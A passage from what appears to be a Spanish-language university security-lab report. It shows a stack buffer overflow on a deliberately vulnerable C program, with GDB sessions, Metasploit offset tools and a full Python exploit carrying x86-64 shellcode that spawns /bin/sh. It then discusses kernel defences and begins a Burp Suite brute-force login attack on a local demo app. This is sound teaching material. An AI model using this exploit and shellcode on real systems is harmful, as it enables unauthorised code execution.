{
     printf("ANGEL¡¡¡ has alterado el flujo del programa\n");
}
int main(int argc, char *argv[])
{
    char buffer[100];
    if (argc != 2)
   {
         printf("Uso: %s argumento\n",argv[0]);
         return -1;
    }
    strcpy(buffer,argv[1]);
    printf ("%s\n",buffer);
    return 0;
}
```

Localizaremos el script que se encuentra en formato txt para posteriormente convertirlo a formato c con ayuda del comando `mv`.

```
┌──(root㉿hmstudent)-[/home/hmstudent/Buffer]
└─# mv codigo.txt reto.c

┌──(root㉿hmstudent)-[/home/hmstudent/Buffer]
└─# ls
reto.c  shell.py
```

Para compilar el programa utilizamos el siguiente comando `gcc -g -fno-stack-protector -z execstack -mpreferred-stack-boundary=4 -o reto reto.c`

`Gcc`= llama al compilador
`-g` = permite que el compilador genere el archivo ejecutable
`-fno-stack-protector` = deshabilita la protección de memoria
`-z execstack` = permite que el código se ejecute dentro de la pila
`-mpreferred-stack-boundary=4` = permite que el programa se compilar y sea compatible con arquitectura de 64 bits para la arquitectura de 32 bits se utilizaría el 2
`-o reto` = el nombre que le vamos a dar al ejecutable
`reto.c` = es el archivo de código fuente que va a utilizar

```
┌──(root㉿hmstudent)-[/home/hmstudent/Buffer]
└─# gcc -g -fno-stack-protector -z execstack -mpreferred-stack-boundary=4 -o reto reto.c

┌──(root㉿hmstudent)-[/home/hmstudent/Buffer]
└─#
```

Se crea el archivo ejecutable

```
┌──(root㉿hmstudent)-[/home/hmstudent/Buffer]
└─# ls
reto  reto.c  shell.py
```

Al intentar ejecutar el comando `gdb` y se muestre un mensaje que indique que no encuentra comando, se procederá a instalar con el comando `apt install gdb`

```
┌──(root㉿hmstudent)-[/home/hmstudent/Buffer]
└─# gdb
Command 'gdb' not found, but can be installed with:
apt install gdb
apt install gdb-minimal

┌──(root㉿hmstudent)-[/home/hmstudent/Buffer]
└─# apt install gdb
```

Se ejecuta el comando `gdb` para ingresar dentro del debugger

```
┌──(root㉿hmstudent)-[/home/hmstudent/Buffer]
└─# gdb ./reto
GNU gdb (Debian 13.2-1) 13.2
Copyright (C) 2023 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./reto...
(gdb)
```

Pasar parámetros al programa, enviaremos 100 letras E. como resultado da una ejecución normal sin problemas, porque se encuentra dentro de sus parámetros.

```
┌──(root㉿hmstudent)-[/home/hmstudent/Buffer]
└─# gdb ./reto
GNU gdb (Debian 13.2-1) 13.2
Copyright (C) 2023 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./reto...
(gdb) run $(python -c 'print "E" * 100')
Starting program: /home/hmstudent/Buffer/reto $(python -c 'print "E" * 100')
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
EEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEE
[Inferior 1 (process 9173) exited normally]
(gdb)
```

Patrón de desbordamiento
`/usr/share/metasploit-framework/tolos/exploit/pattern_create.rb` = dentro de esta ruta se encuentra el módulo de metaesploit, ayuda a identificar cuantos caracteres se necesitan
`-l 130`= longitud o patrón de 130 caracteres

Posterior a la ejecución arrojara una cadena de caracteres resultantes.

```
┌──(root㉿hmstudent)-[/home/hmstudent]
└─# /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 130
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad
5Ad6Ad7Ad8Ad9Ae0Ae1Ae2A
```

Ejecutar el programa con la cadena de 130 caracteres con el comando run.
Una vez ejecutado se mostrará un mensaje de segmentación fault, que indica que se logró desbordar el buffer.

```
(gdb) run Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6A
d7Ad8Ad9Ae0Ae1Ae2A
Starting program: /home/hmstudent/Buffer/reto Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4A
c5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2A

[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae
0Ae1Ae2A

Program received signal SIGSEGV, Segmentation fault.
0x0000555555555235 in main (argc=2, argv=0x7fffffffe3a8) at reto.c:18
18      }
(gdb)
```

Averiguar cuál es la posición de memoria del programa con el comando `x/xw $rsp` y usamos el comando rsp para arquitecturas de 64bits en caso de ser arquitectura de 32bits se utiliza esp.

```
(gdb) x/xw $rsp
0x7fffffffe298: 0x41306541
(gdb)
```

Averiguar el punto exacto del desbordamiento, como el programa `pattern_offset.rb`. justo al comando -q ubicaremos donde se encuentra la dirección de memoria 41306541 y utilizaremos una longitud de 130 caracteres.

```
┌──(root㉿hmstudent)-[/home/hmstudent]
└─# /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 41306541 -l 130
[*] Exact match at offset 120

┌──(root㉿hmstudent)-[/home/hmstudent]
└─#
```


Código ensamblador
Desensamblar la función premio para saber cuál es la dirección de memoria donde se encuentra almacenada.
Utilizar la primera dirección de memoria en el cual se encuentra almacenada la función premio. En este caso nuestra dirección de memoria es:
0x00005555555551b9

```
(gdb) disas premio
Dump of assembler code for function premio:
   0x00005555555551b9 <+0>:     push   %rbp
   0x00005555555551ba <+1>:     mov    %rsp,%rbp
   0x00005555555551bd <+4>:     lea    0xe44(%rip),%rax        # 0x555555556008
   0x00005555555551c4 <+11>:    mov    %rax,%rdi
   0x00005555555551c7 <+14>:    call   0x555555555050 <puts@plt>
   0x00005555555551cc <+19>:    nop
   0x00005555555551cd <+20>:    pop    %rbp
   0x00005555555551ce <+21>:    ret
End of assembler dump.
(gdb)
```

Proceder a cambiar el formado de la dirección de memoria original a un formato llamado Little endian

Dirección de memoria original	Formato Little Endian
5555555551b9	\xb9\x51\x55\x55\x55\x55


```
run $(python -c 'print "A" * 120
+"\xb9\x51\x55\x55\x55\x55"')
```




Utilizar este código de python para poder acceder a la Shell del sistema operativo
`nops`= es una posición del programa que indica que no hay nada
`shellcode` = esta sección ayuda a invocar a la Shell de Linux mediante el lenguaje maquina
`relleno` = rellenamos con letras A con 120 caracteres
`regreso` = dirección de retorno una vez que termina su función

```
#!/usr/bin/python
nops = '\x90' * 64
shellCode = (
'\x48\x31\xff\x57\x57\x5e\x5a\x48\xbf\x2f\x2f\x62\x69' +
'\x6e\x2f\x73\x68\x48\xc1\xef\x08\x57\x54\x5f\x6a\x3b\x58\x0f\x05'
)
relleno = 'A' * (130 - 64 - 29)
regreso ='\x50\xe2\xff\xff\xff\x7f'
print nops + shellCode + relleno + regreso
```

Asignar permisos de ejecución al archivo `Shell.py`




Ejecutar el srcitp de python en el programa con el comando run $(./shell.py), al final del resultado dara una posicion de memoria que en este caso seria 0x7fffffffe3a8




Agregar un punto de interruccion en el codigo fuente con ayuda de un break, lo colocaremos en una linea antes de ejecutar el buffer

Ejecutar nuevamente el programa para verificar que funcone correctamente el break que se agrego.a la vez copiaremos la direccion de memoria que en este caso es : 0x7fffffffe3a8



Mostrar toda la pila de memoria para saber la dirección de retorno. Utilizaremos la tercera dirección de retorno




Convertir el formato de dirección de memoria a formato Little endian

Dirección de memoria original	Formato Little Endian
7fffffffe230	\x30\xe2\xff\xff\xff\x7f

Usar la dirección convertida a Little endian, para agregarla en el código fuente de Shell.py

Eliminar los puntos de interrupción, con el clear eliminaremos el break



Ejecutamos el programa de Shell y finalmente podremos acceder a la Shell del sistema
Al lograr acceder a la conexión remota esta vulnerabilidad también se convierte en divulgación de información como se mencionó en la Tabla 1, ya que se puede acceder al archivo de registro de acceso y extraer información sensible sobre los usuarios y las actividades llevadas a cabo en el servidor. Esto compromete la confidencialidad de los datos del sistema y permitir ataques posteriores, como el robo de identidad o el acceso no autorizado a otras cuentas.

Corrección de desbordamiento de Buffer

El Kernel de Linux o núcleo es el programa importante, está cargada en la memoria RAM cuando el sistema operativo arranca y almacena una gran cantidad de procedimientos críticos que son necesario para la operación del sistema. Mientras el sistema se mantiene funcionando, el kernel actúa como mediador entre los componentes de hardware y procesos que se ejecutan en el sistema. (Ibarra Fonseca, 2014)

El proyecto Openwall es una protección contra desbordamiento de buffer diseñada para servidores, es uno del software que ha realizado investigaciones e implementaciones de dichas vulnerabilidades, brinda escudos ante estos ataques mediante parches para el nucleo incluyendo:

- Acceso restringido FIFOs y enlaces en /tmp
- Acceso restringido a/proc
- Mejorada la aplicación del numero de los procesos del usuario
- Destrucción de segmentos de memoria compartida que no esté en uso

Métodos Defensivos

Separación entre el espacio de usuario y el núcleo: La demarcación entre el espacio de usuario y el espacio del kernel previene que las aplicaciones de nivel de usuario perjudiquen el kernel y otros procesos, o interfieran con ellos. Asimismo, se evita el acceso no autorizado en caso de que el código del espacio de usuario intente ingresar directamente al espacio del núcleo.

Gestión de memoria segura: El núcleo Linux implementa la gestión de memoria segura mediante las unidades de administración de memoria (UAM). La UAM asigna a cada proceso un espacio de memoria virtual, manteniéndolos separados entre sí. Si un proceso intenta acceder a una memoria que no está dentro de su región asignada, la UAM genera un error de segmentación, brindando así protección contra posibles vulnerabilidades de seguridad.


Control de acceso de usuario: Linux incorpora un robusto sistema de control de acceso que otorga a los usuarios y procesos distintos niveles de autorización. Los elementos fundamentales de esta estructura son la propiedad de los archivos y los privilegios. Estos privilegios son implementados por el núcleo, evitando que usuarios y grupos no autorizados obtengan acceso a archivos y directorios.

ASLR: Una técnica de seguridad integrada, Address Space Layout Randomization (ASLR), protege el sistema contra ataques de desbordamiento de búfer. Cada vez que el sistema se inicia, asigna de forma aleatoria la disposición de direcciones de memoria de los procesos en ejecución, lo que dificulta a los hackers predecir la ubicación exacta donde se ubicará la memoria para ejecutar código malicioso.


Vulnerabilidad de fuerza bruta en aplicación Web

Para realizar el ataque de vulnerabilidad utilizaremos una app gratuita encontrada en el link http://carloszuluaga.wikidot.com/pruebascarga:instalar-app-ejemplo


Desplegar la app con extensión war en el servidor de aplicaciones tomcat, en este caso se encontrará en la ruta EjemploPruebaCarga.




Ingresar a la url de la aplicación web desplegada, para verificar el funcionamiento




Desde el lado de Kali: Utilizaremos la herramienta Burpsuite, para capturar la petición de ingreso de sesión, para esto agregaremos cual valor.




Ya obtenida la petición, identificar y seleccionar la variable que necesitamos automatizar, con la ayuda de un diccionario de palabras claves y el componente “sniper” realizaremos un ataque de fuerza bruta a base de pruebas e intentos, además de poder utilizar la solicitud http para transmitir cookie de sesión a través del canal inseguro como se menciona en la Tabla 2.




Para esta práctica creamos un diccionario básico con palabras aleatorias entre esa la correcta, el archivo tendrá el nombre de password.txt para validar el funcionamiento.



